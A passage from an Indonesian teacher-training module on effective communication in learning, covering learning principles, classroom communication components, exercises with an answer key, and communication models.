Dalam komunikasi massa, sekali wartawan menyiarkan berita yang tanpa disengaja mencemarkan nama baik seseorang, maka nama baik orang itu akan sulit dikembalikan lagi ke posisi semula, meskipun surat kabar, majalah, radio atau televisi telah meminta maaf dan memuat hak jawab sumber berita secara lengkap.

l. Komunikasi bukan panacea untuk menyelesaikan berbagai masalah.

Banyak persoalan dan konflik antar manusia disebabkan oleh masalah komunikasi. Namun komunikasi bukanlah panacea (obat mujarab) untuk menyelesaikan persoalan yang mungkin berkaitan dengan masalah struktural. Agar komunikasi efektif, kendala struktural ini juga harus diatasi. Misalnya, meskipun pemerintah bersusah payah menjalin komunikasi yang efektif dengan warga Aceh dan warga Papua, tidak mungkin usaha itu akan berhasil bila pemerintah memberlakukan masyarakat di wilayah-wilayah itu secara tidak adil, dengan merampas kekayaan alam mereka dan mengangkutnya ke pusat.

2. Konsep dan Prinsip Pembelajaran

Menurut Undang-Undang no. 20 Tahun 2003 tentang sisdiknas pasal 1 ayat 20, pembelajaran merupakan sebuah proses interaksi antara peserta didik dengan pendidik dan sumber belajar dalam suatu lingkungan belajar. Sedangkan menurut Dimiyati dan Mudjiono, pembelajaran merupakan aktivitas pendidik atau guru secara terprogram melalui desain instruksional agar peserta didik dapat belajar secara aktif dan lebih menekankan pada sumber belajar yang disediakan.

Menurut Sudjana, pembelajaran adalah setiap upaya yang sistematis dan sengaja untuk menciptakan kegiatan interaksi yang edukatif antara guru dan peserta didik. Corey mendefinisikan pembelajaran sebagai proses dimana suatu lingkungan secara sengaja dikelola untuk menghasilkan respon terhadap situasi dan kondisi tertentu yang mana pembelajaran ini merupakan substansi dari pendidikan.

Slavin berpendapat, pembelajaran merupakan perubahan tingkah laku seorang individu yang disebabkan oleh sebuah pengalaman. Sementara Munif Chatib mendefinisikan pembelajaran sebagai suatu proses transfer ilmu dari dua arah, yakni antara pendidik (sebagai sumber ilmu/informasi) dan peserta didik (sebagai penerima informasi).

Dari definisi di atas dapat disimpulkan bahwa pembelajaran adalah proses transfer ilmu dari pendidik kepada peserta didik dalam suatu lingkungan yang dikelola secara sistematis dengan tujuan untuk merubah perilaku peserta didik.

Agar transfer pengetahuan itu berjalan dengan baik, perlu diperhatikan prinsip-prinsip belajar sebagai berikut :

a. *Perhatian dan Motivasi*

Perhatian mempunyai peranan yang penting dalam kegiatan belajar. Dari kajian teori belajar pengolahan informasi terungkap bahwa tanpa adanya

perhatian tidak mungkin terjadi belajar. Perhatian terhadap pelajaran akan timbul pada siswa apabila bahan pelajaran sesuai dengan kebutuhannya. Apabila bahan pelajaran itu dirasakan sebagai sesuatu yang dibutuhkan, diperlukan untuk belajar lebih lanjut atau diperlukan dalam kehidupan sehari-hari, akan membangkitkan perhatian dan juga motivasi untuk mempelajarinya. Apabila dalam diri siswa tidak ada perhatian terhadap pelajaran yang dipelajari, maka siswa tersebut perlu dibangkitkan perhatiannya.

Dalam proses pembelajaran, perhatian merupakan faktor yang besar pengaruhnya, kalau peserta didik mempunyai perhatian yang besar mengenai apa yang dipelajari peserta didik dapat menerima dan memilih stimuli yang relevan untuk diproses lebih lanjut di antara sekian banyak stimuli yang datang dari luar. Perhatian dapat membuat peserta didik untuk mengarahkan diri pada tugas yang akan diberikan; melihat masalah-masalah yang akan diberikan; memilih dan memberikan fokus pada masalah yang harus diselesaikan.

Di samping perhatian, motivasi mempunyai peranan penting dalam kegiatan belajar. Motivasi adalah tenaga yang menggerakkan dan mengarahkan aktivitas seseorang. Motivasi mempunyai kaitan yang erat dengan minat. Siswa yang memiliki minat terhadap sesuatu bidang studi tertentu cenderung tertarik perhatiannya dan dengan demikian timbul motivasi untuk mempelajarinya. Misalnya, siswa yang menyukai pelajaran matematika akan merasa senang belajar matematika dan terdorong untuk belajar lebih giat, karenanya adalah kewajiban bagi guru untuk bisa menanamkan sikap positif pada diri siswa terhadap mata pelajaran yang menjadi tanggung jawabnya. Motivasi dapat diartikan sebagai tenaga pendorong yang menyebabkan adanya tingkah laku ke arah suatu tujuan tertentu. Adanya tidaknya motivasi dalam diri peserta didik dapat diamati dari observasi tingkah lakunya. Apabila peserta didik mempunyai motivasi, ia akan bersungguh-sungguh menunjukkan minat, mempunyai perhatian, dan rasa ingin tahu yang kuat untuk ikut serta dalam kegiatan belajar; berusaha keras dan memberikan waktu yang cukup untuk melakukan

kegiatan tersebut; Terus bekerja sampai tugas-tugas tersebut terselesaikan.

Motivasi dapat bersifat internal, yaitu motivasi yang berasal dari dalam diri peserta didik dan juga eksternal baik dari guru, orang tua, teman dan sebagainya. Berkenaan dengan prinsip motivasi ini ada beberapa hal yang perlu diperhatikan dalam mengembangkan kegiatan pembelajaran, yaitu: memberikan dorongan, memberikan insentif dan juga motivasi berprestasi.

b. Keaktifan

Menurut pandangan psikologi anak adalah makhluk yang aktif. Anak mempunyai dorongan untuk berbuat sesuatu, mempunyai kemauan dan aspirasinya sendiri. Belajar tidak bisa dipaksakan oleh orang lain dan juga tidak bisa dilimpahkan pada orang lain. Belajar hanya mungkin terjadi apabila anak mengalami sendiri. John Dewey mengemukakan bahwa belajar adalah menyangkut apa yang harus dikerjakan siswa untuk dirinya sendiri, maka inisiatif harus datang dari dirinya sendiri, guru hanya sebagai pembimbing dan pengarah.

Menurut teori kognitif, belajar menunjukkan adanya jiwa yang aktif, jiwa mengolah informasi yang kita terima, tidak hanya menyimpan saja tanpa mengadakan transformasi. Menurut teori ini anak memiliki sifat aktif, konstruktif, dan mampu merencanakan sesuatu. Anak mampu mencari, menemukan dan menggunakan pengetahuan yang telah diperolehnya. Thorndike mengemukakan keaktifan siswa dalam belajar dengan hukum "law of exercise"-nya yang menyatakan bahwa belajar memerlukan adanya latihan-latihan. Hubungan stimulus dan respon akan bertambah erat jika sering dipakai dan akan berkurang bahkan lenyap jika tidak pernah digunakan. Artinya dalam kegiatan belajar diperlukan adanya latihan-latihan dan pembiasaan agar apa yang dipelajari dapat diingat lebih lama. Semakin sering berlatih maka akan semakin paham.

Sebagaimana yang dikemukakan oleh Mc.Keachie bahwa individu merupakan "manusia belajar yang aktif selalu ingin tahu". Dalam proses

belajar, siswa harus menampakkan keaktifan. Keaktifan itu dapat berupa kegiatan fisik yang mudah diamati maupun kegiatan psikis yang sulit diamati. Kegiatan fisik bisa berupa membaca, mendengar, menulis, berlatih keterampilan-keterampilan dan sebagainya. Kegiatan psikis misalnya menggunakan pengetahuan yang dimiliki dalam memecahkan masalah yang dihadapi, membandingkan suatu konsep dengan yang lain, menyimpulkan hasil percobaan dan lain sebagainya.

c. Keterlibatan Langsung/Pengalaman

Belajar haruslah dilakukan sendiri oleh siswa, belajar adalah mengalami dan tidak bisa dilimpahkan pada orang lain. Edgar Dale dalam penggolongan pengalaman belajar mengemukakan bahwa belajar yang paling baik adalah belajar melalui pengalaman langsung. Dalam belajar melalui pengalaman langsung siswa tidak hanya mengamati, tetapi ia harus menghayati, terlibat langsung dalam perbuatan dan bertanggung jawab terhadap hasilnya. Sebagai contoh seseorang yang belajar membuat tempe yang paling baik apabila ia terlibat secara langsung dalam pembuatan, bukan hanya melihat bagaimana orang membuat tempe, apalagi hanya mendengar cerita bagaimana cara pembuatan tempe.

Pembelajaran yang efektif adalah pembelajaran yang menyediakan kesempatan belajar sendiri atau melakukan aktivitas sendiri. Dalam konteks ini, siswa belajar sambil bekerja, karena dengan bekerja mereka memperoleh pengetahuan, pemahaman, pengalaman serta dapat mengembangkan keterampilan yang bermakna untuk hidup di masyarakat. Hal ini juga sebagaimana yang diungkapkan Jean Jacques Rousseau bahwa anak memiliki potensi-potensi yang masih terpendam, melalui belajar anak harus diberi kesempatan mengembangkan atau mengaktualkan potensi-potensi tersebut. Sesungguhnya anak mempunyai kekuatan sendiri untuk mencari, mencoba, menemukan dan mengembangkan dirinya sendiri. Dengan demikian, segala pengetahuan itu harus diperoleh dengan pengamatan sendiri, pengalaman sendiri, penyelidikan sendiri, bekerja sendiri, dengan fasilitas yang diciptakan sendiri.

Pembelajaran itu akan lebih bermakna jika siswa "mengalami sendiri apa yang dipelajarinya" bukan "mengetahui" dari informasi yang disampaikan guru, sebagaimana yang dikemukakan Nurhadi bahwa siswa akan belajar dengan baik apabila yang mereka pelajari berhubungan dengan apa yang telah mereka ketahui, serta proses belajar akan produktif jika siswa terlibat aktif dalam proses belajar di sekolah.

Dari berbagai pandangan para ahli tersebut menunjukkan berapa pentingnya keterlibatan siswa secara langsung dalam proses pembelajaran. Pentingnya keterlibatan langsung dalam belajar dikemukakan oleh John Dewey dengan "learning by doing"-nya. Belajar sebaiknya dialami melalui perbuatan langsung dan harus dilakukan oleh siswa secara aktif. Prinsip ini didasarkan pada asumsi bahwa para siswa dapat memperoleh lebih banyak pengalaman dengan cara keterlibatan secara aktif dan proporsional, dibandingkan dengan bila mereka hanya melihat materi/konsep. Modus Pengalaman belajar adalah sebagai berikut: kita belajar 10% dari apa yang kita baca, 20% dari apa yang kita dengar, 30% dari apa yang kita lihat, 50% dari apa yang kita lihat dan dengar, 70% dari apa yang kita katakan, dan 90% dari apa yang kita katakan dan lakukan. Hal ini menunjukkan bahwa jika guru mengajar dengan banyak ceramah, maka peserta didik akan mengingat hanya 20% karena mereka hanya mendengarkan. Sebaliknya, jika guru meminta peserta didik untuk melakukan sesuatu dan melaporkannya, maka mereka akan mengingat sebanyak 90%.

Hal di atas ada kaitannya dengan pendapat yang dikemukakan oleh seorang filsaf Cina Confocius, bahwa: "apa yang saya dengar, saya lupa; apa yang saya lihat, saya ingat; dan apa yang saya lakukan saya paham. Dari kata-kata bijak ini kita dapat mengetahui betapa pentingnya keterlibatan langsung dalam pembelajaran. "

d. Pengulangan

Prinsip belajar yang menekankan perlunya pengulangan adalah teori psikologi daya. Menurut teori ini belajar adalah melatih daya-daya yang ada

pada manusia yang terdiri atas daya mengamati, menanggapi, mengingat, mengkhayal, merasakan, berfikir dan sebagainya. Dengan mengadakan pengulangan maka daya-daya tersebut akan berkembang, seperti halnya pisau yang selalu diasah akan menjadi tajam, maka daya yang dilatih dengan pengulangan-pengulangan akan sempurna.

Dalam proses belajar, semakin sering materi pelajaran diulangi maka semakin ingat dan melekat pelajaran itu dalam diri seseorang. Mengulang besar pengaruhnya dalam belajar, karena dengan adanya pengulangan "bahan yang belum begitu dikuasai serta mudah terlupakan" akan tetap tertanam dalam otak seseorang. Mengulang dapat secara langsung sesudah membaca, tetapi juga bahkan lebih penting adalah mempelajari kembali bahan pelajaran yang sudah dipelajari misalnya dengan membuat ringkasan.

Teori lain yang menekankan prinsip pengulangan adalah teori koneksionisme-nya Thordike. Dalam teori koneksionisme, ia mengemukakan bahwa belajar ialah pembentukan hubungan antara stimulus dan respon, dan pengulangan terhadap pengalaman-pengalaman itu memperbesar peluang timbulnya respon benar.

e. *Tantangan*

Teori medan (Field Theory) dari Kurt Lewin mengemukakan bahwa siswa dalam belajar berada dalam suatu medan. Dalam situasi belajar siswa menghadapi suatu tujuan yang ingin dicapai, tetapi selalu terdapat hambatan dalam mempelajari bahan belajar, maka timbullah motif untuk mengatasi hambatan itu dengan mempelajari bahan belajar tersebut. Apabila hambatan itu telah diatasi, artinya tujuan belajar telah tercapai, maka ia akan dalam medan baru dan tujuan baru, demikian seterusnya. Menurut teori ini belajar adalah berusaha mengatasi hambatan-hambatan untuk mencapai tujuan. Agar pada diri anak timbul motif yang kuat untuk mengatasi hambatan dengan baik, maka bahan pelajaran harus menantang.

Tantangan yang dihadapi dalam bahan belajar membuat siswa bersemangat untuk mengatasinya. Bahan pelajaran yang baru yang banyak mengandung masalah yang perlu dipecahkan membuat siswa tertantang untuk mempelajarinya. Penggunaan metode eksperimen, inquiri, discovery juga memberikan tantangan bagi siswa untuk belajar secara lebih giat dan sungguh-sungguh. Penguatan positif dan negatif juga akan menantang siswa dan menimbulkan motif untuk memperoleh ganjaran atau terhindar dari hukuman yang tidak menyenangkan.

f. Balikan dan Penguatan

Prinsip belajar yang berkaitan dengan balikan dan penguatan adalah teori belajar operant conditioning dari B.F. Skinner. Kunci dari teori ini adalah hukum efeknya Thordike, hubungan stimulus dan respon akan bertambah erat, jika disertai perasaan senang atau puas dan sebaliknya bisa lenyap jika disertai perasaan tidak senang. Artinya jika suatu perbuatan itu menimbulkan efek baik, maka perbuatan itu cenderung diulangi. Sebaliknya jika perbuatan itu menimbulkan efek negatif, maka cenderung untuk ditinggalkan atau tidak diulangi lagi.

Siswa akan belajar lebih semangat apabila mengetahui dan mendapat hasil yang baik. Apabila hasilnya baik akan menjadi balikan yang menyenangkan dan berpengaruh baik bagi usaha belajar selanjutnya. Namun dorongan belajar itu tidak saja dari penguatan yang menyenangkan tetapi juga yang tidak menyenangkan, atau dengan kata lain adanya penguatan positif maupun negatif dapat memperkuat belajar. Siswa yang belajar sungguh-sungguh akan mendapat nilai yang baik dalam ulangan. Nilai yang baik itu mendorong anak untuk belajar lebih giat lagi. Nilai yang baik dapat merupakan operan conditioning atau penguatan positif. Sebaliknya, anak yang mendapat nilai yang jelek pada waktu ulangan akan merasa takut tidak naik kelas, karena takut tidak naik kelas ia terdorong untuk belajar yang lebih giat. Di sini nilai jelek dan takut tidak naik kelas juga bisa mendorong anak untuk belajar lebih giat, inilah yang disebut penguatan negatif.

g. Perbedaan Individual

Siswa merupakan makhluk individu yang unik yang mana masing-masing mempunyai perbedaan yang khas, seperti perbedaan intelegensi, minat bakat, hobi, tingkah laku maupun sikap, mereka berbeda pula dalam hal latar belakang kebudayaan, sosial, ekonomi dan keadaan orang tuanya. Guru harus memahami perbedaan siswa secara individu, agar dapat melayani pendidikan yang sesuai dengan perbedaannya itu. Siswa akan berkembang sesuai dengan kemampuannya masing-masing. Setiap siswa juga memiliki tempo perkembangan sendiri-sendiri, maka guru dapat memberi pelajaran sesuai dengan temponya masing-masing.

Perbedaan individual di atas berpengaruh pada cara dan hasil belajar siswa. Karenanya, perbedaan individu perlu diperhatikan oleh guru dalam upaya pembelajaran. Sistem pendidikan kalsik yang dilakukan di sekolah kita kurang memperhatikan masalah perbedaan individual, umumnya pelaksanaan pembelajaran di kelas dengan melihat siswa sebagai individu dengan kemampuan rata-rata, kebiasaan yang kurang lebih sama, demikian pula dengan pengetahuannya.

3. Komunikasi Efektif dalam Pembelajaran

Ditinjau dari prosesnya pembelajaran adalah komunikasi, dalam arti bahwa dalam proses tersebut terlibat dua komponen yang terdiri atas manusia, yakni pengajar sebagai komunikator dan pelajar sebagai komunikan. Pada umumnya setiap proses pembelajaran memiliki tujuan khusus.

Tujuan pembelajaran akan tercapai apabila prosesnya komunikatif. Biasanya pembelajaran berlangsung secara terencana di dalam kelas melalui tatap muka. Meskipun komunikasi yang terjadi antara pelajar dan pengajar di dalam ruang kelas itu termasuk komunikasi kelompok, sewaktu-waktu bisa berubah menjadi komunikasi antar personal, maka terjadilah komunikasi dua arah. Terjadinya komunikasi dua arah ini, apabila pelajar bersikap responsif, menyatakan pendapat atau mengajukan pertanyaan, diminta atau tidak diminta. Jika pelajar pasif, dalam arti hanya mendengarkan tanpa ada gairah untuk mengekspresikan suatu pernyataan atau pertanyaan, maka meskipun komunikasi itu bersifat tatap muka, tetap saja berlangsung satu arah dan komunikasi itu tidak efektif.

Salah satu contoh komunikasi efektif dalam pembelajaran adalah komunikasi dalam diskusi, hal ini disebabkan oleh 2 hal, yaitu materi yang didiskusikan dan peningkatan intelektualitas, dan komunikasi dalam diskusi bersifat intracommunication dan intercommunication. Secara teoritis, pada waktu seorang pelajar melakukan intra komunikasi, terjadilah proses yang terdiri atas 3 tahap :

a. **Persepsi.** Persepsi adalah penginderaan terhadap suatu kesan yang timbul dalam lingkungannya. Penginderaan itu dipengaruhi oleh pengalaman, kebiasaan dan kebutuhan. Kemampuan mempersepsi setiap pelajar berbeda-beda. Hal ini ditentukan aktivitas komunikasi, baik sebagai komunikator maupun sebagai komunikan. Pengetahuan dan pengalaman akan memperkaya dan memperkuat daya persepinya. Semakin sering ia melibatkan diri dalam komunikasi, akan semakin kuat daya persepinya.

b. **Ideasi.** Dalam tahap ini, pelajar mengonsepsi apa yang dipersepsinya. Ini berarti bahwa dia mengadakan seleksi dari sekian banyak pengetahuan, dan pengalaman yang pernah diperolehnya, mengadakan penataan dengan yang relevan dari hasil resepsinya tadi, untuk kemudian ditransmisikan secara verbal kepada lawan diskusinya.

c. **Transmisi.** Transmisi adalah proses penyampaian konsepsi karya penalaran sehingga, apa yang dilontarkan dari mulutnya adalah pernyataan yang mantap, meyakinkan, sistematis dan logis. Dengan demikian berkat intrakomunikasi yang selalu terlatih, ia akan mengalami keberhasilan dalam proses interkomunikasi berikutnya.

Beberapa unsur yang perlu diperhatikan untuk menciptakan komunikasi efektif dalam pembelajaran adalah :

1. Semua komponen dalam komunikasi pembelajaran diusahakan dalam kondisi ideal/baik ;

a) **Pesan (message)** harus jelas, sesuai dengan kurikulum, terstruktur secara jelas, menarik dan sesuai dengan tingkat intelektual siswa.

b) **Sumber (guru)** harus memiliki kompetensi dalam materi ajar, media yang digunakan, mampu menyandikan dengan jelas, mampu menyampaikan tanpa pembiasan dan menarik perhatian serta mampu memotivasi diri dan siswa dalam proses interaksi dan transaksi komunikasi.


c) **Penerima (siswa)** harus dalam kondisi yang baik (sehat) untuk tercapainya prasyarat pembelajaran yang baik.

d) **Lingkungan (setting)** mampu mendukung penuh proses komunikasi, misalnya pencahayaan, kenyamanan ruang dan sebagainya.

e) **Materi (media software)** dalam kondisi baik/tidak rusak (sesuai dengan isi/pesan).

f) **Alat (Device)** tidak rusak, sehingga tidak membiaskan arti (audiovisual). Media yang menarik (dapat dilihat dan didengar) akan memudahkan siswa dalam retensi dan pengingatan kembali pesan yang pernah didapat.

- g) **Teknik/prosedur penggunaan** semua komponen pembelajaran harus memiliki instruksi jelas dan terprogram dalam pengelolaan.
2. Proses encoding dan decoding tidak mengalami pembiasaan arti/makna.
 3. Penganalogian harus dilakukan untuk membantu membangkitkan pengertian baru dengan pengertian lama yang pernah mereka dapat.
 4. Meminimalisasi tingkat gangguan (barrier/noise) dalam proses komunikasi mulai dari proses penyandian sumber, proses penyimbolan dalam software dan hardware, dan proses penafsiran penerima.
 5. Feedback dan respons harus ditingkatkan intensitasnya untuk mengukur efektifitas dan efisiensi ketercapaian.
 6. Pengulangan (repetition) harus dilakukan secara kontinyu maupun progresif.
 7. Evaluasi proses dan hasil harus dilakukan untuk melihat kekurangan dan perbaikan.
 8. Delapan aspek pendukung dalam komunikasi; fisik, psikologi, sosial dan waktu harus dibentuk dan diselaraskan dengan kondisi komunikasi yang sedang berlangsung agar tidak menghambat proses komunikasi pembelajaran. (M. Miftah. M.Pd)



D. Aktifitas Pembelajaran

1. Pelajari konsep dan prinsip komunikasi efektif dalam pembelajaran pada modul.
2. Temukan konsep-konsep lain tentang komunikasi efektif dalam pembelajaran dan buat rangkumannya (sumber: buku atau internet).
3. Diskusikan hasilnya dalam kelompok anda.
4. Setelah selesai, presentasikan hasil diskusi kelompok anda.
5. Perbaiki hasil kerja kelompok anda jika ada masukan dari kelompok lain.

E. Latihan/kasus/Tugas

1. Jelaskan tiga konsep komunikasi!
2. Jelaskan tiga konsep pembelajaran!
3. Jelaskan prinsip-prinsip komunikasi!
4. Jelaskan prinsip-prinsip pembelajaran
5. Jelaskan tiga konsep komunikasi!
6. Jelaskan tiga konsep pembelajaran!
7. Buatlah sintesa tentang komunikasi efektif dalam pembelajaran menurut pendapat Anda!

F. Rangkuman

- Komunikasi merupakan sebuah proses mengirimkan gagasan dari sumber kepada penerima dengan tujuan mengubah perilakunya.
- Prinsip-prinsip komunikasi terdiri dari :
 1. Komunikasi adalah proses simbolik.
 2. Setiap perilaku memiliki perilaku komunitas.
 3. Komunikasi mempunyai dimensi isi dan dimensi hubungan
 4. Komunikasi berlangsung dengan berbagai tingkat kesengajaan
 5. Komunikasi terjadi dalam konteks ruang dan waktu
 6. Komunikasi melibatkan prediksi peserta komunikasi
 7. Komunikasi bersifat sistematis

8. Semakin mirip latar belakang sosial budaya, semakin efektiflah komunikasi.
 9. Komunikasi bersifat nonsekuensial
 10. Komunikasi bersifat prosesual, dinamis dan transaksional
 11. Komunikasi bersifat irreversible
 12. Komunikasi bukan panacea untuk menyelesaikan berbagai masalah.
- Pembelajaran merupakan sebuah proses interaksi antara peserta didik dan sumber belajar dalam suatu lingkungan belajar.
 - Prinsip-prinsip pembelajaran :
 1. Perhatian dan motivasi
 2. Keaktifan
 3. Keterlibatan langsung/pengalaman
 4. Pengulangan
 5. Tantangan
 6. Balikan dan penguatan
 7. Perbedaan individual

G. Umpan Balik dan Tindak Lanjut

H. Kunci Jawaban

1. Evert M. Rogers: komunikasi merupakan sebuah proses mengirimkan gagasan dari sumber kepada penerima dengan tujuan untuk merubah perilakunya.

Theodore Herbert : komunikasi sebagai proses yang di dalamnya menunjukkan arti pengetahuan dipindahkan dari seseorang kepada orang lain, biasanya dengan maksud mencapai beberapa tujuan khusus.

Carl I. Hovland : komunikasi adalah proses yang memungkinkan seseorang (komunikator) menyampaikan rangsangan (biasanya lambang-lambang verbal) untuk mengubah perilaku orang lain (komunikan).

2. Undang-Undang no. 20 Tahun 2003 tentang sisdiknas pasal 1 ayat 20 : pembelajaran merupakan sebuah proses interaksi antara peserta didik dengan pendidik dan sumber belajar dalam suatu lingkungan belajar.

Dimiyati dan Mudjiono: pembelajaran merupakan aktivitas pendidik atau guru secara terprogram melalui desain instruksional agar peserta didik dapat belajar secara aktif dan lebih menekankan pada sumber belajar yang disediakan.

Sudjana: pembelajaran adalah setiap upaya yang sistematis dan sengaja untuk menciptakan kegiatan interaksi yang edukatif antara guru dan peserta didik.

3. Prinsip-prinsip komunikasi terdiri dari :

- a. Komunikasi adalah proses simbolik.
- b. Setiap perilaku memiliki perilaku komunitas.
- c. Komunikasi mempunyai dimensi isi dan dimensi hubungan
- d. Komunikasi berlangsung dengan berbagai tingkat kesengajaan
- e. Komunikasi terjadi dalam konteks ruang dan waktu
- f. Komunikasi melibatkan prediksi peserta komunikasi
- g. Komunikasi bersifat sistematis
- h. Semakin mirip latar belakang sosial budaya, semakin efektiflah komunikasi.
- i. Komunikasi bersifat nonsekuensial
- j. Komunikasi bersifat prosesual, dinamis dan transaksional
- k. Komunikasi bersifat irreversible
- l. Komunikasi bukan panacea untuk menyelesaikan berbagai masalah.

4. Prinsip-prinsip pembelajaran :

- a. Perhatian dan motivasi
- b. Keaktifan
- c. Keterlibatan langsung/pengalaman
- d. Pengulangan
- e. Tantangan
- f. Balikan dan penguatan
- g. Perbedaan individual

5. Eveert M.Rogers: komunikasi merupakan sebuah proses mengirimkan gagasan dari sumber kepada penerima dengan tujuan untuk merubah perilakunya.

Theodore Herbert : komunikasi sebagai proses yang di dalamnya menunjukkan arti pengetahuan dipindahkan dari seseorang kepada orang lain, biasanya dengan maksud mencapai beberapa tujuan khusus.

Carl I. Hovland : komunikasi adalah proses yang memungkinkan seseorang (komunikator) menyampaikan rangsangan (biasanya lambang-lambang verbal) untuk mengubah perilaku orang lain (komunikan).

6. Undang-Undang no. 20 Tahun 2003 tentang sisdiknas pasal 1 ayat 20: pembelajaran merupakan sebuah proses interaksi antara peserta didik dengan pendidik dan sumber belajar dalam suatu lingkungan belajar.

Dimiyati dan Mudjiono: pembelajaran merupakan aktivitas pendidik atau guru secara terprogram melalui desain instruksional agar peserta didik dapat belajar secara aktif dan lebih menekankan pada sumber belajar yang disediakan.

Sudjana: pembelajaran adalah setiap upaya yang sistematis dan sengaja untuk menciptakan kegiatan interaksi yang edukatif antara guru dan peserta didik.

7. Jawaban bersifat individual.

KEGIATAN PEMBELAJARAN 2 :

STRATEGI, MODEL, METODE, DAN TEKNIK KOMUNIKASI EFEKTIF DALAM PEMBELAJARAN

A. Tujuan

Setelah mempelajari modul ini, peserta diklat diharapkan dapat:

- 7.2.1 Mengemukakan strategi dan model komunikasi pembelajaran berdasarkan teori belajar
- 7.2.2 Mengemukakan metode dan teknik komunikasi efektif dalam pembelajaran
- 7.2.3 Mempraktikkan komunikasi efektif dalam pembelajaran

B. Indikator Pencapaian Kompetensi

Setelah mempelajari kegiatan pembelajaran ini, peserta diklat diharapkan dapat:

1. Mengemukakan strategi dan model komunikasi pembelajaran berdasarkan teori belajar
2. Mengemukakan metode dan teknik komunikasi efektif dalam pembelajaran
3. Mempraktikkan komunikasi efektif dalam pembelajaran

C. Uraian Materi

1. Model Komunikasi Berdasarkan Teori Belajar

Model komunikasi berkembang pesat, seiring dengan berkembangnya teori belajar. Berikut ini diuraikan tentang sejumlah model komunikasi sesuai dengan perkembangan teori belajar.

a. Model mekanistik

Model komunikasi mekanistik terdiri atas *one way communication* dan *two way communication*. Salah satu contoh model komunikasi mekanistik tipe pertama adalah metode ceramah di dalam proses pembelajaran, yaitu guru menyampaikan materi dan peserta didik menyimaknya dengan baik. Di dalam metode ini komunikasi (peserta didik) akan bersikap pasif. Karena mereka hanya mendengar dan menghafal materi yang telah disampaikan oleh guru tersebut. Penggunaan model mekanistik ini cenderung membuat pembelajaran menjadi kurang efektif. Mengapa? Karena guru tidak peduli apakah pelajaran yang ia sampaikan diminati dan dibutuhkan oleh para peserta didiknya atau tidak.

Untuk menyalahi hal ini, penguasaan materi dan metode penyampaian yang efektif dan menarik harus dimiliki oleh guru tersebut. Apabila guru ingin menggunakan metode ceramah, guru tersebut harus menguasai sejumlah keterampilan, yaitu Guru harus menguasai materi tersebut sebaik mungkin. Guru menghindari membaca buku terlalu sering, karena hal tersebut membuat peserta didik tidak yakin dengan kemampuan yang dimiliki oleh sang guru.

Keika menggunakan metode ceramah, guru wajib menunjukkan penampilan yang handal, karena hal itu memberikan representasi yang baik kepada peserta didiknya. Para peserta didik akan menginterpretasi sang

guru dengan baik. Sebaliknya, guru yang memberikan representasi yang buruk, maka para peserta didiknya akan menginterpretasi yang kurang baik pula dari diri guru tersebut. Jadi, dalam hal ini pencitraan *image* positif dari seorang guru menjadi hal yang harus diperhatikan agar tujuan pembelajaran berhasil.

Penggunaan model komunikasi mekanistik mampu merangsang peserta didik lebih aktif, agresif karena rasa ingin tahu akan lebih besar. Namun dalam penyampaian dalam pembelajaran juga harus tepat, sehingga model pembelajaran ini akan terasa pengaruhnya terhadap peserta didik.

b. Model interaksional

Ciri utama model interaksional adalah terjadinya *feedback* atau umpan balik antara komunikator dan komunikan. Komunikasi yang berlangsung bersifat dua arah karena terjadi dialog. Setiap partisipan memiliki peran ganda, dalam arti pada satu saat bertindak sebagai komunikator, pada saat yang lain bertindak sebagai komunikan.

Dalam model interaksional ini komunikasi berlangsung dua arah dari pengirim dan kepada penerima dan dari penerima kepada pengirim. Proses melingkar ini menunjukkan bahwa komunikasi selalu berlangsung. Para peserta komunikasi menurut model interaksional adalah orang-orang yang mengembangkan potensi manusiawinya melalui interaksi sosial, tepatnya melalui pengambilan peran orang lain. Bahwa model ini menempatkan sumber dan penerima mempunyai kedudukan yang sederajat. Satu elemen yang penting bagi model interkasional adalah umpan balik (*feedback*), atau tanggapan terhadap suatu pesan

Dalam perspektif interaksionalisme seorang individu merupakan suatu penggabungan antara individualisme dan masyarakat, artinya individu yang menggabungkan potensi kemanusiaannya melalui interaksinya. Jika kita mengambil contoh lingkungan sosial atau masyarakatnya adalah ruang kelas, berarti guru dan peserta didik adalah komponen-komponen

masyarakat tersebut yang saling berinteraksi dan memiliki irisan karakteristik. Sebagai contoh, pada saat mata pelajaran bahasa. Guru dan peserta didik harus sama-sama memiliki ketertarikan terhadap mata pelajaran tersebut. Apabila ketertarikan atau kecenderungan antara guru dan peserta didik itu telah sama maka akan terdapat irisan kesamaan karakteristik antara guru dan peserta didik, yaitu menyenangi bahasa. Jika hal ini telah tercipta maka proses pembelajaran akan mudah dilaksanakan dan tujuan pembelajaran akan mudah tercapai. Untuk mencapai hal ini, guru harus mampu bersosialisasi dan berinteraksi dengan peserta didiknya. Disini guru harus memiliki keterampilan dalam bersosialisasi dan berinteraksi dengan peserta didik.

